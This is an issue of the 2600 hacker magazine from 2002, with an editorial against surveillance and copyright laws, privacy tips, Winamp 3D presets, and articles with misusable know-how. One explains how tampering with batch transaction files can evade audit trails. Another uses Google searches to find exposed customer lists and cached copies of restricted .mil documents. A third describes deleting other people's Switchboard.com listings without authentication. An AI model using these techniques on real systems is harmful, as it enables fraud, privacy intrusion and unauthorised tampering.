"I realize that this bill basically says you can tap someone's phone for jaywalking, and normally I would say, 'No way.' But after what happened on September 11th, I say screw 'em." - Dana Lee Dembrow, Democratic member of the Maryland House of Delegates explaining her approval of a new bill that would greatly expand the ability of authorities to monitor e-mail and telephone traffic. Jaywalkers beware.

***Editor-In-Chief***
**Emmanuel Goldstein**

***Layout and Design***
**ShapeShifter**

***Cover Concept and Photo***
**David A. Buchwald, Bob Hardy**

***Cover Design***
**Mike Essl**

***Office Manager***
**Tampruf**

***Writers:*** **Bernie S., Billsf, Blue Whale, Noam Chomski, Eric Corley, Dalai, John Drake, Paul Estev, Mr. French, Thomas Icom, Javaman, Joe630, Kingpin, Lucky225, Kevin Mitnick, The Prophet, David Ruderman, Seraf, Silent Switchman, Scott Skinner, Mr. Upsetter**

***Webmaster:*** **Dominick LaTrappe**

***Web Assistance:*** **Juintz, Kerry**

***Network Operations:*** **CSS**

***Special Projects:*** **mlc**

***Reinforcement:*** **Delchi**

***Broadcast Coordinators:*** **Juintz, BluKnight, Monarch, Pete, daRonin, Digital Mercenary**

***IRC Admins:*** **Antipent, Autojack, DaRonin, Digital Mercenary, Porkchop, Roadie**

***Inspirational Music:*** **Asobi Seksu, Lalo Schifrin, Hal Hartley, Blackfeet**

***Shout Outs:*** **Colleen Anderson, Vinny, Jeremiah, Stabburpolse, Doug Thomas, Free Speech TV, New Pacifica**

*2600(ISSN 0749-3851) is published quarterly by 2600 Enterprises Inc. 7 Strong's Lane, Setauket, NY 11733. Second class postage permit paid at Setauket, New York.*

**POSTMASTER:**
Send address changes to
*2600*, P.O. Box 752, Middle Island, NY 11953-0752.


Copyright (c) 2002
2600 Enterprises, Inc.


Yearly subscription: U.S. and Canada - $18 individual, $50 corporate (U.S. funds). Overseas - $26 individual, $65 corporate.
Back issues available for 1984-2001 at $20 per year, $25 per year overseas.
Individual issues available from 1988 on at $5 each, $6.25 each overseas.

**ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:**
*2600* Subscription Dept., P.O. Box 752, Middle Island, NY 11953-0752 (subs@2600.com).

**FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:**
*2600* Editorial Dept., P.O. Box 99, Middle Island, NY 11953-0099 (letters@2600.com, articles@2600.com).
***2600* Office Line: 631-751-2600**
***2600* FAX Line: 631- 474-2677**

# Time To Care

It's sometimes hard to imagine which causes more harm - corruption or indifference. One thing is becoming clearer by the day: They're both needed to ensure an ominous future.

What's been happening in our various governmental bodies is shameful. With each passing day it seems there's some other horrendous piece of legislation on its way to becoming law. Our rights as individuals are either being wiped away to benefit some corporate interest or being severely compromised in the name of September 11. Either way it's a repugnant development, one which must be fought on multiple levels by people of all backgrounds.

The Digital Millennium Copyright Act (DMCA) is something we've all become acquainted with in recent years. Passed in 1998, the DMCA was designed to implement treaties signed at the World Intellectual Property Organization (WIPO) back in 1996. So far it's gotten us sued and gagged, a Russian programmer thrown into an American prison for writing software, and a whole host of intimidation tactics, lawsuits, and threats sent to individuals and companies all over the world. It is forever changing the concept of free use of technology and it's the foundation upon which even more dangerous laws are being built.

The Consumer Broadband and Digital Television Promotion Act (CBDTPA), formerly the Security Systems Standards and Certification Act (SSSCA), is but one example. It sounds consumer-friendly but this bit of legislation is going to make the DMCA look like kid stuff. Imagine it being illegal to disable *any* security technology, regardless of the reason. Or mandatory restrictions of any feature which could be used to copy something. Entire operating systems could be outlawed. Computer security research will be crippled. Technology itself could come to a screeching halt since *all*digital technology will be forced to adhere to a government-mandated standard. And we all know how long it takes any government to get a grasp on new technology. Going analog to avoid all this nonsense won't even be an option in many cases. Digital technology under these rules will be *mandatory.* Take a look at what's happening to analog broadcasting to see how serious they are about this.

The Copyright Arbitration Royalty Panel (CARP), another offshoot of the DMCA, is targeting Internet radio as if it were the second coming of Satan. The DMCA determined that Internet broadcasters must pay a specific fee for playing commercial music online, regardless of how badly degraded the quality is. CARP has come up with a fee structure to enforce this which will now be decided upon by the U.S. Copyright Office. That fee is actually based on a per song, *per listener* equation which would not only bankrupt most small and independent broadcasters, but would actually require them to keep track of their listeners, unlike their over-the-air counterparts. The overhead of such an operation, not to mention the privacy concerns, will likely persuade most broadcasters to simply shut down and let the more commercial interests take over. Of course, with enough support, this could actually come back to haunt the recording industry. Independent musicians alienated by the Recording Industry of America (RIAA), not to mention many from other parts of the globe, may unite against this act of greed and create a new alternative sound. But who knows what new laws will spring up to thwart such a development once it becomes a reality? It's clear that anything seen as a threat to those who manage to acquire everything will be quickly struck down in one way or another.

And of course we will always have gems like the Communications Decency Act (CDA), which was overturned by the Supreme Court in 1997 as an unconstitutional attack on free speech. That led to the Child Online Protection Act (COPA), passed in 1998, which basically threatened to reduce the Internet to a playground for kids, imposing severe criminal and civil penalties on providers who may have "inappropriate material" somewhere. Despite its being struck down by a court in 1999, more variations just keep on coming. Now it's the Children's Internet Protection Act (CIPA), which went into effect last year. This time libraries were targeted. Those that don't comply with mandated blocking and filtering standards will lose funding. And the dance continues.

There's DCS-1000 (more aptly named "Carnivore" in the past), the mysterious FBI e-mail snooping program installed in the offices of Internet Service Providers nationwide. And there's Magic Lantern, another FBI project, which reportedly infiltrates a user's computer via an e-mail attachment and then sets up monitoring software which can capture keystrokes, thereby helping to make encryption futile.

We could even talk about the badly thought out USA Patriot act (which actually stands for "Uniting and Strengthening America by Providing Appropriate Tools Required to Intercept and Obstruct Terrorism") and all of its attacks on fundamental freedoms, not to mention the preponderance of imitators which seek to destroy what it is our nation stands for as some sort of way of attacking those who want to destroy what it is our nation stands for.

It's easy to become completely overwhelmed by all of this and, as a defense mechanism, to simply shut down and stop paying attention. In fact, this is rather essential in order for such crazy laws to work in the first place. Imagine what would happen if *everyone* realized the threat, if everyone understood the technology. The secret that is being kept from most is that people power *does* work, that activism *is* effective, and that "eternal vigilance" means continuous action, not simply quoted words.

This is where the hacker world comes in. Unlike

legislators and unlike those who have become swallowed up by the "industry," we have an understanding of the technology *and* the ability and desire to communicate with others outside our world. What better way to translate the evils of these new laws into terms that even one's grandmother could understand?

There are many groups already involved - EFF, EPIC, the ACLU, and more. They are all in desperate need of support. It's absolutely vital that we help to take on this task. A look at many websites and handouts concerning these issues shows that many quickly become lost in legal or technical jargon that means nothing to the average person. The result is that the actual threat never burns itself into that person's mind and it becomes a non-issue to them from that point on. We can help to fix that.

This will be one of the goals at H2K2 this July. There will be many people from outside the hacker world who will come to hear what we have to say and who will be in a position to help us greatly if the facts are made clear to them. We need to come up with a comprehensive plan to fight not only what has already been proposed and adopted, but all of the future legislation that currently only exists in some warped lawmakers' minds. To do this, we will need to predict how their corrupted logic will proceed and be able to inspire those who might otherwise not care. It's going to be a long and hard battle and the odds are already clearly against us. Can you think of a reason *not* to get involved right away?

# Transaction Based Systems

**by StankDawg@hotmail.com**

Let's jump right in to the first question: "What the hell is a transaction based system?" Well, it is as straightforward as it sounds. It is a system that works using transactions to process data. Remember that interactive processing shows immediate results, but batch processing takes more time. Transaction based systems are exclusive to batch processing (although some systems may support both types of access).

For example, when you go to http://store.yahoo.com/2600hacker/ (plug, plug...) or some other online shopping site, you add things to your shopping cart and then finally go to checkout. This is where you can see transaction processing happen. Do you think a little bell rings somewhere in a warehouse and someone runs to get your product right away? No, it will create a transaction that performs several functions. First, it will send the actual order to *2600* notifying them of their obligation. It also submits a transaction to the credit card company with details of the purchase and asks for the payment. It updates its own system at yahoo.com with accounting information (billing *2600* for a flat hosting fee, along with a per transaction fee to get their "cut," plus any number of other accounting and tax record keeping functions). While you are sitting there looking at the "thank-you for ordering" screen, all these things have happened in the background.

So why should you care? Well, now that you know exactly what transactions are, where do you think the data in those transactions are kept? They are transactions that process *data* after all, and data doesn't normally just disappear. It is kept for tax purposes and billing purposes as mentioned before. Everything you have ever ordered online is maintained. Don't overlook that fact. No one throws data away! So far, I don't know of any *centralized* location where *all* of your purchases are kept, but each site definitely keeps records of their own transactions. But this article is not about being watched or tracked by Big Brother, so I digress.

Now that you realize what happens to your data in transaction processing, and you understand that it is stored somewhere. What good is this information to you? Crack your knuckles and stretch because it is time to get technical.

Transactions run on some sort of regular cycle that is determined by each individual company. Generally, that is to run the transaction cycle once per day (you ever seen that warning that it may take 24 hours to process your transaction?). Some companies run these programs hourly or even more frequently, but this is stressful on a system. While there has been a trend moving towards "live" inventory and order processing, it is still in its infancy. Generally, all of the orders taken at a particular site will get stored in a temporary file in the form of transactions. These transactions have programs behind them that decode the transaction data and tell the system what to do with the data within. A typical (unencrypted) transaction can be as simple as this.

*Jinrai@dbz.com02132002P2FL012600AnyroadNY12345CC123456789000*

If you look closely and decipher what you see, you may be able to figure out that the key to the file appears to be my friend's email address (this is common because it is unique and not as personal as someone's SSN). Beyond this, you might be able to figure out that on 02/13/2002 he purchased (the letter P) two (2) products classified as "FL" (flowers) which is product 01. The delivery address follows (note that this entire transaction is made up) with the last fields being his credit card number. This is what the system gets when you click on that order button. Then, usually in the middle of the night (downtime for most systems) a batch job runs that picks apart these transactions and sends out the

parts that I mentioned earlier in the article. This is when the real work gets done and the order is truly processed. The deduction from your account will appear the next day, the warehouse will get the work order to process the purchase, etc. So the question I pose to you is how would I place an order without ever seeing the web page?

Think about that for a second before reading further. You may see that the web is simply the interface that gathers information and generates the transactions. It is actually the transactions, and the programs that process these transactions, that actually do the work. So if you could get into the transaction file yourself, you would have direct control over the transactions. Now keep in mind that I am only explaining how these systems work, I am not suggesting or insinuating that you should do anything illegal with this knowledge! You are on your own there, I am only here to inform.

If you were able to gain access to this file (this is a topic that has been beaten to death, find your own way in), you could edit the file to have any transaction you wanted. You could cancel your own order, change your address, or any other number of things. You probably realize by now that you are editing *all* of the records in the *entire* file, not just your own. And the beauty is that in my experience, the audit trail (the logging of who does what to the system) happens on the interface side of the house, not the data side. The web server logs your visit and your order, but if you edit the file directly, it usually doesn't get logged. They assume that general system security is keeping you away from this information. Obviously a good company will have good security that audits both, but in my experience it doesn't happen. You edit the file, and the worst case I usually see is that it timestamps the edit and marks it with the user's ID (which is unimportant if you are using a hacked ID). It is also unimportant because one of the parts usually in the transaction process is to sort the file and/or backup the file which puts the job timestamp and *system ID* back on the file! As the program runs, it hides your footsteps for you!

Also, there is a timing issue involved when multiple transactions are going on. The order may be processed on an hourly cycle, but the credit card company may only process all of its charges at the end of the day. This is how people in the past would be able to use a stolen credit card all day without getting caught. It wasn't until the next day that the suspicious activity was noticed. Of course, the credit card companies got wise to this and now are much more up to date on their monitoring.

With all of this being said (particularly my warning that you are at your own *very high risk* if you do anything illegal), I think that if you look around each day you will see how transactions are extremely prevalent in your everyday life. The ATM will not process your deposit until the next business day (sometimes a manual process). A change of address may not be reflected until 24 hours later. Listen jerk, I paid that ticket last week, why hasn't it been cleared from my record? Waiting on a change of grade at school before you can get your loan? All of these can now be explained, and now, maybe you can do something about it without waiting on someone else.

# How to Regain Privacy on the Net

**by Boris Loza**

You'd probably be surprised if you knew what information is available about yourself on the Internet. Whenever you connect to the Internet you leave a great trail of information. Do you want to know what kind? Go to http://www.-leader.ru/secure/who.html or http://www.anonymizer.-com/snoop.cgi and see.

They can find out where you've come from, your operating system, browser type, and many other things. Besides this, many servers keep careful records of your input into search engines, information that's submitted in forms, your shopping habits on the Web, and information about uploaded/downloadedfiles.

**Who Gets This Information and How?**

Some companies, such as Doubleclick, create large databases of such information, which are used by target advertising companies or which can be sold to any interested buyers. Have you ever wondered why every copy of Netscape running on Microsoft Windows defaults to home.-netscape.com as a home page and the Internet Explorer browser defaults to www.msn.com?

Another method that web sites use to track visitors is a special feature called a cookie, which contains a small amount of information transmitted between a web server and a browser. Cookies can contain your username/ID, computer type, IP address, and server location.

Ever heard of web bugs (also known as clear GIFs)? Like cookies, web bugs are electronic tags that help web sites and advertisers track visitors' whereabouts in cyberspace. The placement of a web bug on a page allows the site hosting the banner ad to know your IP address and the page that you visited. This can be further correlated to cookie information that may be sent by your

browser as part of the request to retrieve the page. But web bugs are invisible on the page and are much smaller, about the size of the period at the end of this sentence. Unlike cookies, people can't see web bugs and anti-cookie filters won't catch them.

Browsers also contain other useful data for those who know how to make use of it, such as hit logging and GUID numbers, as used by Microsoft's Internet Explorer. Hit logging keeps track of all of your offline activities. When you click on a banner ad, a record is made of how long you looked at it and what ad you clicked on, as well as personal information stored by the IE browser. Hit logging is also designed to "phone home" to the server that created it.

GUID numbers are randomly generated "Guaranteed Unique" or "Globally Unique" ID numbers. It's highly unlikely that these numbers will ever occur twice across the planet. They are the ultimate "electronic dog tag" and can survive even if you kill the cookies and remove the "spyware."

Since the GUID number is kept on your system, it can be requested at any time. And since Microsoft has it on its databases - along with your name, address, and other registration details - the potential for creating a system that tracks your every online move is enormous. And there's even more! Did you know that if you're on a network, every Office 97 file you create could be traced back to you? That's because Office 97 attaches its own permanent GUID to everything you create. So if you send a document to your best friend and she deletes its entire contents, replaces it with abuse about your boss, adds a macro virus to it, renames it, and sends it to everyone in your company, it's still got your address on it as the originator! You can see what GUID looks like by opening any Office 97 Word file with Notepad and searching for the phrase GUID. A few bytes later, you'll find an ID number broken up with spaces inside two curly braces. By the way, GUID helped to capture a creator of the Melissa virus. But that's another story.

Other applications and companies that use "spyware" and "phone home" are RealNetwork's RealJukebox, PKZip, zBubbles, CuteFTP, and many others. SurfMonkey is an application that's supposed to block Internet sites inappropriate for kids, but it also keeps their personal ID, phone number, and email address. Radiate is a company that serves the shareware market. Popular applications such as GO!Zilla, Free Solitaire, and GetRight come embedded with an automated ad-serving "spyware" package created by Radiate. More than 400 different applications have this program embedded within them.

The Comet Cursor from Comet Systems is cursor software that replaces the standard screen cursor with many funny-looking cartoon characters that appeal to kids, such as Garfield and Pokemon. This is free software, but while users think they're getting just a cute cursor, in reality every time they visit any of 60,000 web sites supporting Comet Cursor technology, it will report the user's unique serial number back to Comet Systems. Therefore, a profile of the user's interests can be compiled, and targeted ads can be served up to the users. (There's no such thing as a free lunch!)

In this article, we'll show what you can do to minimize, and sometimes prevent, submitting information to the Internet on your behalf. Even if you continue to allow it to happen, at least you'll be aware of how they do it.

**Cookies and Web Bugs**

When you revisit an Internet server, your browser shares the cookie previously installed on your hard drive, providing information that quickly identifies you. Whenever you hit a Web site supported by advertising, the ad server reads the cookie from your machine. The ad server then uses your cookie to look up your profile and determine which ad to serve to you dynamically, based on the interests it's gleaned from your surfing activities at its member sites. The ad server also records which advertisements you've clicked through. The type of ad and the amount of time you've spent at the site is also captured. Also keep in mind that cookies, the subject of several lawsuits, are sent in clear text, in both directions, whenever encryption isn't used.

If you use Internet Explorer on Windows 2000, you can see your cookies by opening the Documents and Settings\[Your Profile]\Cookies directory. The cookie folder consists of several files, each of which is a text file containing an actual cookie value. For more information about how Microsoft "bakes" cookies check the "Cookies with Your Coffee" article at http://msdn.microsoft-.com/library/default.asp?url=/library/en-us/dn_voices_webmen/html/webmen052797.asp

Microsoft IE 5.0 has a lot of menu and dialog changes, but you can still disable cookies. Go to the Tools/Internet Options/Security menu. In there, you can choose the security level for four different browsing conditions: Internet Sites, Local Sites, "Trusted" Sites, and Restricted Sites. If you select "Internet", and click on Custom Level, you'll get a dialog box where you can accept all, warn before accepting, or reject all cookies.

Once a cookie is rejected, it is thrown out and not saved to memory or disk. Don't forget, though, that servers will keep looking for the cookie even if you have discarded it and may try to replace it as you surf around. Remember also that some web sites (such as www.hotmail.com) require cookies. You cannot login into such websites if you've disabled cookies.

Netscape users can also see their cookies found in the C:\Program Files\Netscape\Users\[Your profile]\cookies.txt file. This file consists of a block of ASCII text. Briefly, what you can see in this file is:

*Domain.* The domain that created and can read

the variable (such as .google.com).

*Flag.* A TRUE or FALSE value indicating if all machines within a given domain can access the variable. The browser, depending on the value set for domain, sets this value automatically.

*Path.* The path within the domain for which the variable is valid.

*Secure.* A TRUE or FALSE value indicating if a secure connection (like SSL) with the domain is needed to access the variable.

*Expiration.* The time at which the variable will expire. Time is defined as the number of seconds since Jan 1, 1970 00:00:00 GMT (example: 2145774284).

*Name.* The name of the variable.

*Value.* The value of the variable.

For more information about Netscape cookies, browse Netscape's Cookie Spec located at http://www.netscape.com/newsref/std/cookie_spec.html. For complete cookie information refer to RFC 2109 at http://www.rfc.net/rfc2109.html.

Note that most cookies can be accessed by all hosts in the domain (e.g. google.com, hotmail.msn.com, etc.)!

If you want to disable cookies on Netscape go to the Edit/Preferences/Advanced/Cookie.

The web bugs, like cookies, are usually used for tracking customer habits but are much harder to detect. A web bug is a graphic on a web page or in an email message that's designed to monitor who's reading the page or message. Unfortunately, this technique could be used toward malicious ends, such as grabbing IP addresses or installing files. The security company Security Space, in a monthly report (http://www.Securityspace.-com/s_survey/data/man.200112/webbug.html), has identified companies that benefit from the use of web bugs, including online advertising networks DoubleClick and Linkexchange, as well as Google and America Online.

The only way to find a web bug using the MS Internet Explorer and Netscape browsers is to view the HTML source code of a web page and search for IMG tags that match up with cookies stored on the user's computer. A web bug typically has its HEIGHT and WIDTH parameters in the IMG tag set to 1, it's loaded from a different server than the rest of the web page, and it has an associated cookie. For example:

*<img src="http://ads.msn.com/ads/ABUCHE/00742350015_TX.gif?Pagegr oup=BECHK1" width="1" height="1" border="0" alt="*">*

This web bug was placed on the home page by Microsoft's site www.bcentral.com to provide "spy" information about visitors to ads.msn.com. By the way, this site contains more than ten web bugs!

Email web bugs are also represented as 1-by-1 pixel IMG tags just like web bugs for web pages. However, because the sender of the message already knows your email address, they also could include the email address in the web bug URL. The email address can be in plain text or encrypted.

Web bugs used with emails allow the measurement of how many people have viewed the same email message in a marketing campaign. They help to detect whether someone has viewed a message. (People who don't view a message are removed from the list for future mailings.) They also help to synchronize a web browser cookie to a particular email address, allowing a web site to know the identity of people who come to the site at a later date.

Using web bugs also allows the sender of an email message to see what has been written when the message is forwarded with comments to other recipients (http://www.privacyfoundation.org/privacywatch/report.asp?id=54&action=0).

For a demonstration of bugged email see http://mackraz.com/trickybit/readreceipt/.

For more information, check the web bug FAQ at http://www.eff.org/Privacy/Marketing/-web_bug.html or see the web bug gallery at http://www.bugnosis.org/examples.html. You can use a free web bug detector plug-in for IE called Bugnosis by the Privacy Foundation http://www.bugnosis.org/.

**Proxies, Anonymity Providing Servers, and Remailers**

One can remain anonymous while web surfing by using a proxy server. A proxy acts as an intermediary, routing communications between clients and the rest of a network. Web proxies can hide your IP address and allow you to stay anonymous. If you don't use any proxy server yet, you may choose one from a free proxy public servers list at http://tools.rosinstrument.com/proxy. To configure your Internet Explorer 5.0 browser to use a proxy, go to the Tools/Internet Options/Connections menu bar. Click on the Setup and follow the instructions on the screen. Check the Manual Proxy Server option and click on the Next. Put the host name of the proxy you're going to use and a port number (provided by proxy server). To check whether your proxy server reveals your IP address, go to http://www.all-nettools.com/pr.htm. If you get the message "Proxy Server Detected!", then there's a security hole in your proxy and information about your real IP address is listed. (In this case, try to use another proxy.) If the message is "Proxy Server Not Detected", everything should be OK.

Netscape users can add a proxy by going to Edit/Preferences/Advanced/Proxy.

If you don't want to use a proxy server, try one of the anonymity providing servers listed below. These servers act as a proxy since web pages are retrieved by them rather than by the person actually browsing the web (you). Go to one of these web sites and just type a URL you want to visit -

the server does the job for you, securing you from many potential dangers.

**Some of the Anonymity Providing Servers Available**

*Servers with SSL Support*
Anonymyth: http://www.anonymyth.com
Orangatango:
http://www.orangatango.com/home/index.ns.html
Rewebber: http://www.rewebber.com and
http://www.anon.de
*Servers without SSL Support*
Anonymouse: http://@nonymouse.com
Anonymizer: http://www.anonymizer.com
SiegeSoft: http://www.siegesoft.com

Anonymyth uses 512-bit SSL encryption for all HTTP data, which prevents your ISP from tracking your Internet activities. The only traces that are left from your browsing are in your browser history list.

If you want to remain anonymous while sending emails, you can use a remailer. This is a special service that receives an email message from you, then readdresses it, and sends it to the person you want to send it to. During the process, any headers that might point back to you are removed. Many remailers are available on the Internet; some of them let you put a fake return address, but most of them directly state that the message is sent from an anonymous source. One of these web-based remailers can be found at https://ssl.dizum.com/-help/remailer.html. For a list of remailers check http://security.tao.ca/email.shtml.

**Other Useful Tips**

You may want to clear out your browser's history list. This is something that should be done each time you're finished with your browsing if you don't want someone to be able to easily see where you've been surfing (if you share your Windows workstation or server). To do this for Internet Explorer 5.0:

Click the Tools menu bar.

Choose Internet Options.

On the General tab, click Clear History.

When it asks "Delete all items in your History folder?" click OK.

Click the OK button at the bottom of the Internet Options window.

Another place that your web trail is recorded is the cache directory - a temporary storage area for recently visited pages and images. The cache allows for repeatedly visited Web sites to show up more quickly when you reload them into your browser. If you don't want people to read your cache it should be deleted. Note, however, that on slower machines with slow connections, this will result in a noticeable decrease in the speed when your computer brings up previously visited web pages. To delete your cache on IE 5.0:

Choose Internet Options from IE's Tools menu.

Locate the Temporary Internet Files heading, click the Delete Files button, and choose OK when prompted.

Click the OK button at the bottom of the Internet Options window.

Close and restart your browser.

Netscape users may go to the Edit/Preferences/Navigator menu to delete your browser's history list and to the Edit/Preferences/Navigator/Cache to clean up your browser's cache.

**Balance Your Paranoia**

This article isn't intended to frighten you. Just remember that there isn't much privacy on the Internet. So think carefully about which sites you choose to visit, and think twice before you provide any information about yourself.

# Stupid Google Tricks

**by Particle Bored**

Google.com has long been the undisputed king of search engines, yet few are aware of its power as a hacking tool. I have discovered a few features that are sure to provide hours of fun for the whole family.

To waste a few seconds of your life you can change the language via the Language Tools link on the main page. It is possible to change the language of the interface to anything from Bengali to Telugu, but I prefer Elmer Fudd. Do not attempt to use the Hacker language while under the influence of caffeine, as you are likely to kick a hole in your monitor.

One of the features that gets me quite aroused is Google's ability to search files with a specific DOS extension. This is done by submitting a query in the following format:
*search terms filetype:ext*

where search terms are, uh, your search terms, and ext is a typical DOS file extension. Searches of xls and mdb files are great for finding things like customer lists. You can even search text within vbs and dll files. As far as I can tell there are no limits as to the file type, so there is plenty of room for creativity.

I'm sure all of you have visited a worthless web site where you can't locate information even if you use their search engine, like sun.com. Well, let Google search their site for you. Using sun.com

as an example, simply use the format:
*search terms site:sun.com*

and you will probably find what you seek.

Another cool feature is the ability to search for sites that link to a specific site. Not only can you use this to discover who is linking to your web site, but it is good for quickly finding all of an international company's web sites. For sun.com I would use the format:
*search terms link:sun.com*

Use only the domain name or you will restrict the results.

As for restricting results, there are times you will need to search only the title since searching all of the text yields far too many hits. Searching titles only can be done with this:
*allintitle: search terms*

I'm not sure why they changed the syntax on this one. Note the space after the colon, too.

Google is great for working with phone numbers as well. Searching on an area code and prefix will quickly give you the location of an unknown target since one of the hits is likely to contain an address. But wait - Google can do reverse lookups, too! Simply enter the area code and phone number (in dashed format) as the query.

You may want to use this final trick quickly, since I fear the functionality may disappear soon after this article is published. Have you ever found the perfect document, only to be denied access because the .mil site where it resides doesn't like your source IP? If you look within the query results you will hopefully find links that say "Cached" or "View as HTML". Follow the link and you will be able to view Google's copy of the document.

# Neat Stuff with Switchboard.com

**by Cunning Linguist**
**cunninglinguist@hushmail.com**

Switchboard.com - it's the Yellow Pages. Electrified. Switchboard.com is an online directory of citizens nationwide. You can find friends, family, or anyone listed with a name you know. In many cases, you'll come up with more than one listing for a specified name. One of the cool things about Switchboard.com is the fact that if a person has all of their information you might be able to find a lot more information than you intended. On a search for my name, I found one of me listed in my area and found his complete address, all three of his phone numbers, and all of his e-mail addresses.

Switchboard.com also provides hours of entertainment for the bored teenager in his room with nothing to do. Searching for one mister Harry Balls provides barrels of laughs, as does searching for Dick Paine and Harry Butts. But now, on to the real stuff....

Like the Amazon.com mishap a while back, where people could write comments about a book as the author of that book, Switchboard.com allows you to add or delete users listed without any authentication whatsoever, except an e-mail address. When I searched for my information, I didn't find me, but I found my mother and father. I opted to delete their listings from the database of people, so I took the appropriate steps by clicking on their names (which appear in bold text), clicking the "Update Listing" link on the right-hand menu, and clicking the button labeled "Remove Listing". (You can also update the listing, also by simply entering an e-mail address which no doubt you'll throw away at Yahoo!'s expense.) After entering an e-mail address I shan't use again, I received a link in the confirmation mail which I was instructed to click. After I complied, I was directed to a page that told me the listing was removed.

You can modify or delete any person's account. I'm sure Joe Public in Somewhere, USA, won't be too pleased if his family is looking for his phone number online and dials Ms. Trixy's House of Sexy Sexual Sex by mistake. Or if they can't find it at all. Adding a listing is not a problem, either. Here's one some fellow posted: http://www.-switchboard.com/bin/cginbr.dll?ID=500683995&MEM=1&FUNC=MORE&TYPE=1007.

In retrospect, I suppose you really can't use any kind of security measure to ensure a random person doesn't delete your listing. I mean, the listings end up there one way or another; I know my father didn't add his listing. He probably put his name and address on a form somewhere, and whoosh, he was in a national online directory.

Just thought I'd share this fun little story with you.

*Thanks to C1d for showing me the fun I can have while bored and watching The Mummy Returns all day, every day. [And I'll see Vel3r and Real Vonce in school.]*

# Poor Man's 3D

**by diabolik**
**diabolik@nitric.net**

This article will explain how to take those cheap "3D glasses" you get in cereal boxes and comic books and use them with Winamp's AVS studio to create very realistic 3D spectrum analyzer effects and trip for days. It's pretty simple - and amazing. When it works, you can get effects reaching about a foot to two feet out of your screen toward you. Very trippy. The trick to achieving a 3D effect from your monitor is a pair of those old "3D glasses" you'd get as a kid to turn red and blue lines into a shitty purple picture that was sort of, but not quite, 3D.

*Disclaimer:* You can hurt your eyes doing this. The day after I figured it out, I woke up with a pretty bad headache. You can experience anything from nausea to tiredness and just a plain bad headache. If those "Magic Eye" things weren't for you, don't attempt this. Use at your own risk - it's not my fault. Don't blame me.

**What You Will Need**

*A computer.* (Actually, although it's not that intense graphically, you should have a pretty good video card. The higher the frame rate, the nicer this effect looks. More importantly, a low resolution will force the spectrum analyzers to cancel each other out more often and will result in distorted pictures.)

*A pair of 3D glasses.* (These are the ones with a piece of red cellophane on one eye and blue cellophane on the other. The ones I'm using have red over the left eye and blue over the right. If yours aren't the same, wear them backwards or mod my code.)

*WinAMP with AVS studio.* (These are what I wrote the "3D mod" presets in.) You'll want to be fullscreening these effects at 640x480, although yesterday I was ICQing while I had a portion of my monitor displaying the AVS and the effect was noticeable - it hurt a lot more, too.

*Booming techno always helps.* Aphex Twin, Clint Mansell... whatever floats your boat.

**How to Make the Presets**

You can download the presets from http://c0nstruk7.hypermart.net/, but I strongly suggest writing your own. The AVS presets I wrote are simple spectrum analyzers, a blue analyzer with a red analyzer offset to the right of the blue. The more the two are offset, the closer to your eyes they appear. In Winamp's AVS Studio, the x and y coordinates of the screen begin at -1 and end at 1, no matter what the resolution is. In order to make the analyzers appear to be bulging out of the screen, the offset between the red and blue analyzers (I'll just refer to this as the offset from now on) must vary. A good value for the offset I found was c*cos(2*y)+0.05 for vertical slopes and c*cos(2*x)+0.05 for horizontal slopes, where c is a value of from 0.05 to 0.2. (Note: these values work well for a 14" monitor at about two feet away. You may have to modify this range in order to suit your setup.) Since the scopes are offset horizontally, it is easier to see a vertical scope in 3D because the two scopes will cancel each other out less - this is where a higher resolution comes into play. The higher the detail of the scopes, the less one scope will overwrite its companions position, and the better looking the result.

To make a throbbing vertical scope, try the following:

1. Open the AVS Studio. (Start the visualization and double click in the window.) Make a new preset.

2. Add a trans/fade (+ -> trans -> fadeout). Set it to be fast enough - you can slow it later if you like the effect. Personally I just click on "Main" and check off "clear every frame" so the effect is as clean as possible.

3. Add a Superscope (+ -> render -> Superscope) with the following settings:

*Init: n=40; t=0; tv=0.1;dt=1;*
*Per Frame: t=t*0.9+tv*0.1;*
*Per Point:*
*x=t+v*(pow(sin(i*3.14159),1)/2)+(0.03*cos(2*y));* *y=i*2-1.0;* *x=x*1.5-0.09*

Check off "Waveform", "Center", and "Lines". Although you can modify those as you wish, that's just what I suggest. This will be the blue scope. To accurately choose your color, see "Calibrating Your Preset" below.

Click the "x2" button to copy this Superscope. Modify this one to have the following settings:

*Init: n=40; t=0; tv=0.1;dt=1;*
*On Beat: c=((rand(100)/100)*0.08)+0.07;*
*Per Frame: t=t*0.9+tv*0.1;c=c*.9;*
*Per Point:*
*x=t+v*(pow(sin(i*3.14159),1)/2)+(c*cos(2*y))+0.05;* *y=i*2-1.0;* *x=x*1.5-0.09;*

This is only slightly more complex than a flat surfaced (in 3-space) scope. When the OnBeat function is run, the offset between the two scopes is randomized between 0.07 and 0.15. Every frame, the offset is reduced to 90 percent of its previous value (the scope appears to shrink back towards the screen). Although Winamp's beat de-

tection isn't that great, during good house music or anything with good bass, you will definitely "see" the effect. You can get another neat effect by making two sets of scopes - one vertical, one horizontal - and have them come out of the screen OnBeat random amounts, with or without decay. To make a 3D horizontal scope, I use the following settings for each scope:

*Blue Scope:*
*Init: n=40; t=0; tv=0.1;dt=1;*
*Per Frame: t=t*0.9+tv*0.1*
*Per Point: y=t+v*(pow(sin(i*3.14159),1)/2);*
*x=i*2-1.0+(0.03*cos(2*x));*
*y=y*1.5;*
*Red Scope:*
*Init: n=40; t=0; tv=0.1;dt=1;*
*On Beat: c=((rand(100)/100)*0.07)+0.08;*
*Per Frame:t=t*0.9+tv*0.1;c=c*.9; (this would be to decay the scope back to the screen, otherwise remove the latter equation)*
*Per Point:y=t+v*(pow(sin(i*3.14159),1)/2);*
*x=i*2-1.0+(c*cos(2*x))+0.05;*
*y=y*1.5;*

Another interesting effect you could try would be to change cos(2*x) to abs(cos(4*3.14159*x)). This would make two 3D ripples in the analyzer. Instead of just coming out once, it would come out, go back in, out, and in again.

**What Can't I Do to the Presets?**

I strongly recommend you make your own - mine are just working guides. You probably can do a lot better if you've ever made winamp AVS settings before - until this project I never tried. However, don't think that you will throw some crazy blur effect into the mix and it will be even more trippy. For this effect to work, the blue pixel must be immediately offset to the left of the red pixel for your eyes to combine them into a single 3D point. I've found to get the most effective 3D effect, keep your presets clean. Whatever effects you do attempt to add, keep in mind, if the red and blue lines cross (this is a reference to a vertical scope - in a horizontal scope, they will cross all the time), you will lose the 3D effect immediately.

